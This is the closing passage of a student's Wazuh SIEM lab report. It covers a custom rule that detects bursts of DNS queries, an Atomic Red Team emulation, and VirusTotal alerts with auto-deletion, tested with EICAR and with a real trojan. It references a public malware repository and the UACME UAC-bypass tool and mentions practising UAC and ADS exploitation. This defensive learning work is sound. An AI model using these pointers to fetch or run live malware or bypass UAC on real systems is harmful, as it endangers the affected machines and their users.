
```
<rule id="61650" level="12" overwrite="yes">
  <if_sid>61600</if_sid>
  <field name="win.system.eventID">^22$</field>
  <description>Sysmon - Event 22: DNS Query event</description>
  <group>sysmon_event_22,</group>
</rule>

 <rule id="100055" level="12" timeframe="1" frequency="2">
  <if_sid>61650</if_sid>
  <field name="win.system.eventID">^22$</field>
  <description>Large ammount of DNS requests</description>
  <mitre>
    <id>T1071.004</id>
  </mitre>
  <group>sysmon_event_22,</group>
</rule>
```

Here is rule 61650 is a Sysmon rule that detect any DNS query or request, one below mimics Sysmon rule but I added a requirement of timeframe and frequency, that if number of requests is two in a timeframe of one second this rule will fire instead of rule 61660, I tried to set higher frequency but for unknown reasons it works only with two. And I added mitre section so it will corelate to the technique ID.

Atomic test will emulate request to localhost.nip.io domain with “atomicredteam” subdomain plus random number 1-999999 with 1000 requests in 120 seconds.



Here are the results, my rule successfully fires as you can see that time gap between requests is less than a second.



And the domain query name is visible in all alerts.

t	data.win.eventdata.queryName	atomicredteam-675785.127.0.0.1.nip.io
t	data.win.eventdata.queryResults	type: 6 ns1.nip.io;
t	data.win.eventdata.queryStatus	9501
t	data.win.eventdata.user	DESKTOP-FFVAD67\\Elijah

VirusTotal

VirusTotal is a service that is used to analyze files, links, and IP addresses to identify if it's malicious or not. It does this by using multiple antiviruses and scanning tools, besides communities can submit their own findings of malware, and it will be added to database. It probably will not help much with complex APT, but it can provide fast and reliable detection of common malware, unsafe websites or phishing emails, it's a great addition to XDR or SIEM.

Wazuh also allows integration of VirusTotal by using its API that enables automated access of files that are stored in a huge VirusTotal database. On Wazuh documentation I found guide on how to integrate VirusTotal, there are some configurations on windows endpoint and on wazuh server I needed to make, like creating some rules and integrating API key. What's interesting is that they provide python script that deletes threats like malware automatically after it's detected.

I followed attack simulation provided by wazuh, it downloads eicar test file. In result it was detected by FIM and virustotal, then python script immediately deleted it from system.


Jun 9, 2025 @ 17:45:21.476	DESKTOP-FFVAD67	File deleted.	7	553
Jun 9, 2025 @ 17:45:20.794	DESKTOP-FFVAD67	VirusTotal: Alert - c:\users\elijah\downloads\eicar.txt - 66 engines detected this file	12	87105
Jun 9, 2025 @ 17:45:18.778	DESKTOP-FFVAD67	File added to the system.	5	554

full_log	File 'c:\users\elijah\downloads\eicar.txt' deleted Mode: realtime

I tried to test with real malware, so I downloaded a trojan from GitHub repository. It was detected shortly after.

agent.id	[redacted]
agent.ip	[redacted]
agent.name	DESKTOP-FFVAD67
data.integration	virustotal
data.virustotal.found	1
data.virustotal.malicious	1
data.virustotal.permalink	https://www.virustotal.com/gui/file/117d7af0deb40b3fe532bb6cbe374884fa55ed7cfe053fe698720cdccb5a59cb/detection/f-117d7af0deb40b3fe532bb6cbe374884fa55ed7cfe053fe698720cdccb5a59cb-1749452115
data.virustotal.positives	69
data.virustotal.scan_date	2025-06-09 06:55:15
data.virustotal.sha1	7a3ca1660f0a513316b8cd5496ac7dbe82f0e0c2
data.virustotal.source.alert_id	1749494432.24496882
data.virustotal.source.file	c:\users\elijah\downloads\ana.exe

In addition, it provides a link to VirusTotal website where I can see everything about this file in detail, like that 69 antivirus engines detected this file as malicious, what other names this file can have across internet, on what websites it was discovered, hashes and many more.



Conclusion

That was wonderful experience to learn Wazuh, this lab-based project offered hands-on experience in building a real-time security monitoring environment, which is helpful in future studies and

especially helpful in finding real job since that project was very similar to what SOC analysts usually do.

Besides this project reinforced my red team knowledge by digging dipper into some techniques learning a lot from MITRE framework and AtomicReadTeam github page. Although it was not a simulation of well structured APT and was a bit random. Still, it was interesting to learn in practice about password guessing or how to exploit ADS and UAC.

Initially Wazuh relies only on standard Windows logs, and that is not much. To make it work properly a lot of configurations is required, like Sysmon and VirusTotal are just bare minimum to increase its effectiveness. The more wazuh has been tested the more configuration it needed in config files on server as well as on agent side and on Sysmon. Probably the most important part of wazuh is its rules, the ability to build your custom rules is very powerful, allowing you to detect whatever you want like common malware or specific line in powershell command for example then give it description, severity level and many more.

As for threat hunting Wazuh offers some searching capabilities like filtering by time or rule id, name of technique and basically by anything that could be found in alert. And that is very important to use it because in real world situations there could be tens of agents creating hundreds of alerts per minute with a lot of false positives. Also, a lot of false positives can create badly written custom rules, so that part requires some research, practice and testing.

VirusTotal was a very good addition although it was used only in the last test, otherwise it would make almost every test before that really boring because of how powerful VirusTotal is. Can easily detect malware and with addition of python script and some wazuh rules, detected malware deleted immediately from system.

Reference

Red Canary. (2023). Explore Atomic Red Team. https://atomicredteam.io/

Wazuh, Inc. (2023). Wazuh - Open Source XDR. https://wazuh.com/

VirusTotal. (2023). Online Antivirus and Threat Intelligence. https://www.virustotal.com/

Atomic Red Team Repository. https://github.com/redcanaryco/atomic-red-team

UACme. https://github.com/hfiref0x/UACME/tree/master

Da2dalus/The-MALWARE-Repo. https://github.com/Da2dalus/The-MALWARE-Repo